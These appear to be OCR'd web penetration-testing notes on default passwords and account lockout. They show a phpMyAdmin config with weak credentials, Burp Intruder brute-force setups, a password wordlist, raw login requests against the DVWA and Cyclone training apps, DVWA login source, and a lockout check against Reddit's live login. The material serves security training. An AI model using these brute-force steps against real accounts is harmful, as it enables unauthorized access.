## Mon, 11 Oct 2010 15:16:29 -0400
##
## by default this file is managed via ucf, so you shou
## worry about manual changes being silently discarded.
## you'll probably also want to edit the configuration
## above too.
##
$dbuser='phpmyadmin';
$dbpass='user';
$basepath='';
$dbname='phpmyadmin';
$dbserver='';
$dbport='';
$dbtype='mysql';
```

Name	Size	Changed	Rights	Owner
..		2/23/2018 10:07:38 AM	rwxr-xr-x	root
apache.conf	1 KB	4/14/2010 3:31:35 PM	rw-r--r--	root
config.footer.inc.php	1 KB	7/5/2009 11:42:49 PM	rw-r--r--	root
config.header.inc.php	1 KB	7/5/2009 11:42:49 PM	rw-r--r--	root
config.inc.php	4 KB	1/3/2010 9:46:05 PM	rw-r--r--	root
config-db.php	1 KB	10/12/2010 2:16:29 AM	rw-r-----	root
htpasswd.setup	1 KB	8/24/2009 8:36:36 AM	rw-r-----	root
lighttpd.conf	1 KB	7/5/2009 11:42:49 PM	rw-r--r--	root
phpmyadmin.service	1 KB	10/19/2009 10:25:38 PM	rw-r--r--	root

- Check for password hints.


192.168.222.136/cyclone/
:ton=View+Account+D
CYCLONE TRANSFERS
Home
About
Leaders
Help
Sign in
CYCLONE
Sign Up!

Welcome to Cyclone!

A new way to transfer money to your friends!

CAUTION: This is an intentionally broken web application. Please do NOT use any real information

Account: You can sign up on your own, or use an existing one

user: cycloneuser-3@cyclonetransfers.com

password: password

- Testing for default password of new accounts?

Tools

- Burp Intruder
- Hydra
- Nikto
- Medusa

References

- CIRT http://www.cirt.net/passwords

3. Testing for Weak lock out mechanism

Overview


Account lockout mechanisms are used to mitigate brute force password guessing attack. Account are typically locked after 3 to 5 unsuccessful login attempts and can only be unlocked after a predetermined period of time, via a self-service unlock mechanism, or intervention by an administrator. Account lockout mechanisms require a balance between protecting accounts from unauthorized access and protecting users from being denied authorized access.

Test Objective

- Evaluate the account lockout mechanism's ability to mitigate brute force password guessing
- Evaluate the unlock mechanism's resistance to unauthorized account unlocking.

How to test

- Using Burp Intruder & Burp Repeater to Brute force target site



Target
Proxy
Spider
Scanner
Intruder
Repeater
Sequencer
Decoder
Comparer
Extender
Project options
User options
Alerts
1 ×
2 ×
3 ×
...
Target
Positions
Payloads
Options
Start attack
Add §
Clear §
Auto §
Refresh

Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Sniper

```
POST /dvwa/login.php HTTP/1.1
Host: 192.168.222.136
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.222.136/dvwa/login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 37
Cookie: security=low; dbx-postmeta=grabit=0-,1-,2-,3-,4-,5-,6-&advancedstuff=0-,1-,2-; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada;
PHPSESSID=qrba0v04fhmouoasijrmb3m2k1; JSESSIONID=F1C845ECC6612F376D9ACB47327CC876;
_cyclone_session=BAh7B0kiD3Nlc3Npb25faWQG0gZFRkkiJWQ1YjE1ZTU4MWMyMDhiNDU4NjAxMWF1YmEzZDc4NzQ2BjsAVEkiEF9jc3JmX3Rva2VuBjsARkkiMWMrR0tibXVrbjMxYX1CcU1WMjFzYzdVaS94bTNWQ
jZvczdMUmZLUWZqQUE9BjsARg%3D%3D--92459b06facd092d0d590b4205dae47c9d6e1700; security_level=0
Connection: close
Upgrade-Insecure-Requests: 1

username=admin&password=§1§&Login=Login
```


Target
Proxy
Spider
Scanner
Intruder
Repeater
Sequencer
Decoder
Comparer
Extender
Project options
User options
Alerts
1 ×
2 ×
3 ×
...
Target
Positions
Payloads
Options
Start attack
Paste
Load ...
Remove
Clear
Add
Add from list ...

Payload Sets


You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1
Payload count: 9
Payload type: Simple list
Request count: 9

Payload Options [Simple list]


This payload type lets you configure a simple list of strings that are used as payloads.

```
abc
login
pass
password
12345
langvanhang
54321
qwerty
admin
```


Intruder attack 2
Attack Save Columns
Results
Target
Positions
Payloads
Options
Filter: Showing all items
Request
Response
Raw
Params
Headers
Hex
?
<
+
>
Type a search term
0 matches
Finished


Request	Payload	Status	Error	Timeout	Length	Comment
0		302	☐	☐	558	
1	abc	302	☐	☐	558	
2	login	302	☐	☐	558	
3	pass	302	☐	☐	558	
4	password	302	☐	☐	558	
5	12345	302	☐	☐	558	
6	langvanhang	302	☐	☐	558	
7	54321	302	☐	☐	558	
8	qwerty	302	☐	☐	558	
9	admin	302	☐	☐	558	

```
POST /dvwa/login.php HTTP/1.1
Host: 192.168.222.136
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.222.136/dvwa/login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 41
Cookie: security=low; dbx-postmeta=grabit=0-,1-,2-,3-,4-,5-,6-&advancedstuff=0-,1-,2-;
acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada; PHPSESSID=qrba0v04fhmouoasijrmb3m2k1;
JSESSIONID=F1C845ECC6612F376D9ACB47327CC876;
```


Go
Cancel
<
>
Follow redirection
Target: http://192.168.222.136
?
Request
Raw
Params
Headers
Hex
Response
Raw
Headers
Hex
?
<
+
>
Type a search term
0 matches
?
<
+
>
Type a search term
0 matches
Done
558 bytes | 3 millis

```
POST /dvwa/login.php HTTP/1.1
Host: 192.168.222.136
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.222.136/dvwa/login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 41
Cookie: security=low; dbx-postmeta=grabit=0-,1-,2-,3-,4-,5-,6-&advancedstuff=0-,1-,2-;
acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada;
PHPSESSID=qrba0v04fhmouoasijrmb3m2k1; JSESSIONID=F1C845ECC6612F376D9ACB47327CC876;
_cyclone_session=BAh7B0kiD3N1c3Npb25faWQGOgZFRkkiJWQ1YjE1ZTU4MWMyMDhiNDU4NjAxMWF1YmEzZDc4Nz
Q2BjsAVEkiEF9jc3JmX3Rva2VuBjsARkkiMWMrR0tibXVrbjMxYX1CcU1WMjFzYzdVaS94bTNWQjZvczdMUmZLUWZqQ
UE9BjsARg%3D%3D--92459b06facd092d0d590b4205dae47c9d6e1700; security_level=0
Connection: close
Upgrade-Insecure-Requests: 1

username=admin&password=admin&Login=Login
```

```
HTTP/1.1 302 Found
Date: Fri, 23 Feb 2018 08:55:42 GMT
Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch
proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k
Phusion_Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1
X-Powered-By: PHP/5.3.2-1ubuntu4.30
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Location: index.php
Vary: Accept-Encoding
Content-Length: 0
Connection: close
Content-Type: text/html
```



```
GET /dvwa/index.php HTTP/1.1
Host: 192.168.222.136
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.222.136/dvwa/login.php
Cookie: security=low; dbx-postmeta=grabit=0-,1-,2-,3-,4-,5-,6-&advancedstuff=0-,1-,2-;
acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada;
PHPSESSID=qrba0v04fhmouoasijrmb3m2k1; JSESSIONID=F1C845ECC6612F376D9ACB47327CC876;
_cyclone_session=BAh7B0kiD3N1c3Npb25faWQG0gZFRkkiJWQ1YjE1ZTU4MWMyMDhiNDU4NjAxMWF1YmEzZDc4Nz
Q2BjsAVEkiEF9jc3JmX3Rva2VuBjsARkkiMWMrR0tibXVrbjMxYX1CcU1WMjFzYzdVaS94bTNWQjZvczdMUmZLUWZqQ
UE9BjsARg%3D%3D--92459b06facd092d0d590b4205dae47c9d6e1700; security_level=0
Connection: close
Upgrade-Insecure-Requests: 1
```

Welcome to Damn Vulnerable Web App!

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goa
are to be an aid for security professionals to test their skills and tools in a legal environment, help web develo
better understand the processes of securing web applications and aid teachers/students to teach/learn web
application security in a class room environment.


WARNING!

Damn Vulnerable Web App is damn vulnerable! Do not upload it to your hosting provider's public html folder o
any internet facing web server as it will be compromised. We recommend downloading and installing XAMPP
onto a local machine inside your LAN which is used solely for testing.

- Review source code

```
<?php

define( 'DVWA_WEB_PAGE_TO_ROOT', '' );
require_once DVWA_WEB_PAGE_TO_ROOT . 'dvwa/includes/dvwaPage.inc.php';

dvwaPageStartup( array( 'phpids' ) );

dvwaDatabaseConnect();

if( isset( $_POST[ 'Login' ] ) ) {
	// Anti-CSRF
	checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ], 'login.php' );

	$user = $_POST[ 'username' ];
	$user = stripslashes( $user );
	$user = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["___mysqli_ston"],  $user ) : ((trigger_error("
[MySQLConverterToo] Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));

	$pass = $_POST[ 'password' ];
	$pass = stripslashes( $pass );
	$pass = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["___mysqli_ston"],  $pass ) : ((trigger_error("
[MySQLConverterToo] Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));
	$pass = md5( $pass );

	$query = ("SELECT table_schema, table_name, create_time
	                        FROM information_schema.tables
	                        WHERE table_schema='{$_DVWA['db_database']}' AND table_name='users'
	                        LIMIT 1");
	$result = @mysqli_query($GLOBALS["___mysqli_ston"],  $query );
	if( mysqli_num_rows( $result ) != 1 ) {
		dvwaMessagePush( "First time using DVWA.<br />Need to run 'setup.php'." );
		dvwaRedirect( DVWA_WEB_PAGE_TO_ROOT . 'setup.php' );
	}

	$query  = "SELECT * FROM `users` WHERE user='$user' AND password='$pass';";
	$result = @mysqli_query($GLOBALS["___mysqli_ston"],  $query ) or die( '<pre>' . ((is_object($GLOBALS["___mysqli_ston"])) ? mysqli_error($GLOBALS["___mysqli_ston"]) :
(($___mysqli_res = mysqli_connect_error()) ? $___mysqli_res : false)) . '.<br />Try <a href="setup.php">installing again</a>.</pre>' );
	if( $result && mysqli_num_rows( $result ) == 1 ) {    // Login Successful...
		dvwaMessagePush( "You have logged in as '{$user}'" );
		dvwaLogin( $user );
		dvwaRedirect( DVWA_WEB_PAGE_TO_ROOT . 'index.php' );
	}
```

- Make sure website have accout lockout policy – Test for an account indeed lock after a certain number of fail login



Sign up to get your own personalized Reddit experience!

By having a Reddit account, you can subscribe, vote, and comment on all your favorite Reddit content. Sign up in just seconds.

LOG IN

mustafkerrigan

●●●●●●●●●●●


Don't have an account? Sign up | Reset password

you are doing that too much. try again in 4 minutes.

you are doing that too much. try again in 4 minutes.


By signing up, you agree to our Terms and that you have read our Privacy Policy and Content Policy.

- Make sure application response limited timeout for user and verify limited timeout is correctly




298	https://www.reddit.com	POST	/api/login/mustafkerrigan	☑	☐	200	1004	JSON	☑	151.101.9.140	session_tracke
299	https://e.reddit.com	POST	/v2	☑	☐	200	596		☑	151.101.9.140	

